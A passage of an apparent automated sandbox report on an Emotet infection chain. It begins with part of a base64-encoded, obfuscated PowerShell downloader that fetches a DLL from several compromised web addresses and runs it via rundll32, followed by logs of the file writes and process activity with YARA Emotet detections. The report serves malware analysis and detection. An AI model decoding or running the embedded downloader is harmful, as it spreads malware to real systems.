0AJwArACcAZAAnACsAJwBfAGsAZQB7ACcAKwAnADAAfQBRAHEAJwArACgAJw B3ACcAKwAnADgAbgBiACcAKQArACcAaAAnACsAJwB7ADAAfQAnACkALQBGAF sAQwBoAGEAUgBdADkAMgApACsAJABVAHoAaQAxAGgAMQBxACsAKAAnAC4AZA AnACsAJwBsAGwAJwApADsAJABMADcAMgBRAD0AKAAnAFgANAAnACsAJwBfAF MAJwApADsAJABOAHMAegBvADgAaQAxAD0AKAAnAHMAZwAnACsAKAAnACAAeQ B3ACcAKwAnACAAYQAnACkAKwAoACcAaAA6AC8ALwBrAGUAdAAnACsAJwBvAH IAJwArACcAZQAnACkAKwAoACcAcwBlACcAKwAnAHQAJwApACsAKAAnAG0AJw ArACcAZQAuAGMAbwBtAC8AJwApACsAKAAnAHcAJwArACcAcAAtACcAKQArAC gAJwBjACcAKwAnAG8AbgAnACkAKwAnAHQAJwArACcAZQAnACsAKAAnAG4AdA AnACsAJwAvAFIAawAnACkAKwAnADQAcgAnACsAJwB6AC8AJwArACgAJwBAAH MAJwArACcAZwAgAHkAdwAnACsAJwAgAGEAJwApACsAJwBoACcAKwAnADoALw AnACsAJwAvAGkAJwArACgAJwBuAHQAZQAnACsAJwBsAGwAaQAnACkAKwAnAH MAJwArACgAJwBhACcAKwAnAHYAdgB5AC4AYwAnACkAKwAnAG8AJwArACcAbQ AvACcAKwAoACcAdwBwACcAKwAnAC0AJwApACsAKAAnAGEAZABtAGkAbgAnAC sAJwAvAGQAJwArACcAUgAnACkAKwAnAGEARwAnACsAKAAnADIASAAnACsAJw AvAEAAcwBnACcAKQArACcAIAAnACsAKAAnAHkAJwArACcAdwAgACcAKQArAC gAJwBhACcAKwAnAGgAcwA6ACcAKQArACcALwAnACsAJwAvAG0AJwArACgAJw ByAHYAJwArACcAZQAnACsAJwBnAGcAeQAuAGMAJwApACsAKAAnAG8AJwArAC cAbQAvACcAKQArACcAdwBwACcAKwAoACcALQBhAGQAbQAnACsAJwBpACcAKQ ArACgAJwBuAC8AJwArACcAbgAnACkAKwAnAC8AQAAnACsAJwBzACcAKwAnAG cAIAAnACsAKAAnAHkAdwAgAGEAaABzACcAKwAnADoALwAvAGgAJwArACcAYg AnACkAKwAnAHAAcgAnACsAKAAnAGkAdgBpAGwAZQAnACsAJwBnACcAKwAnAG UAZAAnACkAKwAoACcALgBjAG8AbQAnACsAJwAvAGMAJwArACcAZwBpACcAKw AnAC0AYgBpAG4ALwBRACcAKQArACgAJwBnACcAKwAnAC8AQAAnACkAKwAoAC cAcwAnACsAJwBnACAAJwApACsAJwB5AHcAJwArACgAJwAgAGEAaABzADoAJw

	ArACcALwAnACkAKwAoACcALwB0AGgAZQBvACcAKwAnAC4AJwApACsAJwBkAC cAKwAoACcAaQBnACcAKwAnAGkAJwApACsAKAAnAHQAYQBsACcAKwAnAC8Adw AnACkAKwAoACcAcAAnACsAJwAtAGEAZAAnACsAJwBtAGkAbgAnACkAKwAoAC cALwAnACsAJwBaAHkAbAAnACkAKwAnADIAJwArACgAJwAvAEAAJwArACcAcw AnACkAKwAnAGcAIAAnACsAKAAnAHkAdwAgAGEAaAAnACsAJwBzADoAJwArAC cALwAvAHUAJwApACsAJwBtAG0AJwArACcAYQBoACcAKwAnAHMAJwArACgAJw B0AGEAJwArACcAcgBzAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8AJwApAC sAJwBhACcAKwAnAHAAcAAnACsAJwBfACcAKwAnAG8AbAAnACsAJwBkACcAKw AnAF8AbQAnACsAJwBhACcAKwAoACcAeQBfACcAKwAnADIAJwApACsAJwAwAC cAKwAnADEAOAAnACsAJwAvAGEAJwArACgAJwBzAHMAZQB0ACcAKwAnAHMAJw ApACsAKAAnAC8AJwArACcAdwBEAEwAOAB4AC8AQABzAGcAJwArACcAIAAnAC kAKwAoACcAeQB3ACcAKwAnACAAYQBoAHMAOgAvACcAKQArACcALwB3ACcAKw AnAHcAJwArACgAJwB3AC4AdAAnACsAJwBlAGUAJwApACsAKAAnAGwAZQAnAC sAJwBrAGQAZQBkACcAKQArACcALgBjACcAKwAoACcAbwBtACcAKwAnAC8AYw AnACkAKwAoACcAZwBpAC0AYgAnACsAJwBpACcAKQArACgAJwBuACcAKwAnAC 8ATAAnACkAKwAoACcAUAAnACsAJwBvAC8AJwApACkALgAiAFIAYABlAFAAbA BhAEMARQAiACgAKAAoACcAcwBnACcAKwAnACAAeQB3ACcAKQArACgAJwAgAG EAJwArACcAaAAnACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoACgAKAAnAGQAcw BlACcAKwAnAHcAJwApACsAJwBmACcAKQAsACgAKAAnAHcAZQAnACsAJwB2AC cAKQArACcAdwBlACcAKQApACwAKAAoACcAYQAnACsAJwBlAGYAJwApACsAJw BmACcAKQAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkAKQBbAD IAXQApAC4AIgBTAFAAbABgAEkAVAAiACgAJABRADAANABQACAAKwAgACQAQg BiADIAdQAyAGMAOQAgACsAIAAkAEUANgAyAFgAKQA7ACQARwA3ADQAWAA9AC gAKAAnAEMAOAAnACsAJwAzACcAKQArACcARAAnACkAOwBmAG8AcgBlAGEAYw BoACAAKAAkAFYAegB2ADMAMgBkADIAIABpAG4AIAAkAE4AcwB6AG8AOABpAD EAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAJwArACcAdwAtAE8AYgBqACcAKw AnAGUAYwAnACsAJwB0ACcAKQAgAFMAeQBzAFQARQBNAC4AbgBlAHQALgB3AG UAQgBDAEwASQBlAG4AdAApAC4AIgBEAG8AYAB3AGAATgBsAG8AYABBAEQARg BJAEwARQAiACgAJABWAHoAdgAzADIAZAAyACwAIAAkAFIAZAB0AGEAbAA0AH YAKQA7ACQAWAA2AF8AVQA9ACgAJwBBACcAKwAoACcANAAxACcAKwAnAEUAJw ApACkAOwBJAGYAIAAoACgALgAoACcARwAnACsAJwBlAHQALQBJAHQAZQBtAC cAKQAgACQAUgBkAHQAYQBsADQAdgApAC4AIgBsAGAARQBuAGcAdABIACIAIA AtAGcAZQAgADQAMwAxADMAMgApACAAewAuACgAJwByAHUAbgBkAGwAbAAnAC sAJwAzADIAJwApACAAJABSAGQAdABhAGwANAB2ACwAKAAoACcAQQBuAHkAUw AnACsAJwB0AHIAJwApACsAJwBpACcAKwAnAG4AZwAnACkALgAiAFQATwBgAF MAVABgAGAASQBuAGcAIgAoACkAOwAkAEYAMgBfAFkAPQAoACcAQwAnACsAKA AnADAAJwArACcAMwBWACcAKQApADsAYgByAGUAYQBrADsAJABLADgAOQBaAD 0AKAAnAEcAMwAnACsAJwA2AEwAJwApAH0AfQBjAGEAdABjAGgAewB9AH0AJA BDADAAMABLAD0AKAAnAFgAJwArACgAJwA2ADUAJwArACcASAAnACkAKQA=
Imagebase:	0x13f840000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Ocmd_ke	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\Ocmd_ke\Qqw8nbh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	6	7FEE8AABEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll	success or wait	5	7FEE8AABEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 89 46 0b 60 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 40 00 00 00 12 05 00 00 00 00 00 50 19 00 00 00 10 00 00 00 50 00 00 00 00 00 10 00 10 00 00 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 d0 05 00 00 04 00 00 a7 c7 05 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....F.`.......... .!...2.@..........P........P..	success or wait	22	7FEE8AABEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8A3A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	17	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE8AABEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2748 Parent PID: 2484

General

Start time:	20:58:51
Start date:	27/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll AnyString
Imagebase:	0xfffc0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll	unknown	64	success or wait	1	FFFC27D0	ReadFile
C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll	unknown	264	success or wait	1	FFFC281C	ReadFile

Analysis Process: rundll32.exe PID: 2756 Parent PID: 2748

General

Start time:	20:58:51
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll AnyString
Imagebase:	0x440000

File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2124049424.0000000000200000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2125246682.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2124029835.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2680 Parent PID: 2756

General

Start time:	20:58:58
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll',#1
Imagebase:	0x440000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2135634388.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2134225145.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2134257328.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2908 Parent PID: 2680

General

Start time:	20:59:02
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fqtgesmysxdwyacz\egqmlweitpkpoyg.oym',EFdBQhtlp
Imagebase:	0x440000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2144436282.00000000003B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2144335956.0000000000180000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2145866695.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2460 Parent PID: 2908

General

Start time:	20:59:07
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fqtgesmysxdwyacz\egqmlweitpkpoyg.oym',#1
Imagebase:	0x440000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2161670466.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2158222517.0000000000250000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2158182708.0000000000170000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1324 Parent PID: 2460

General

Start time:	20:59:13
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wdsoicjmrbzpb\qoakbojlblcm.udm',EsaISiHxs
Imagebase:	0x440000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2168147039.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2168130211.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2173566847.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2344 Parent PID: 1324

General

Start time:	20:59:18
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wdsoicjmrbzpb\qoakbojlblcm.udm',#1
Imagebase:	0x440000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2345582268.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2345600716.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2346676454.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis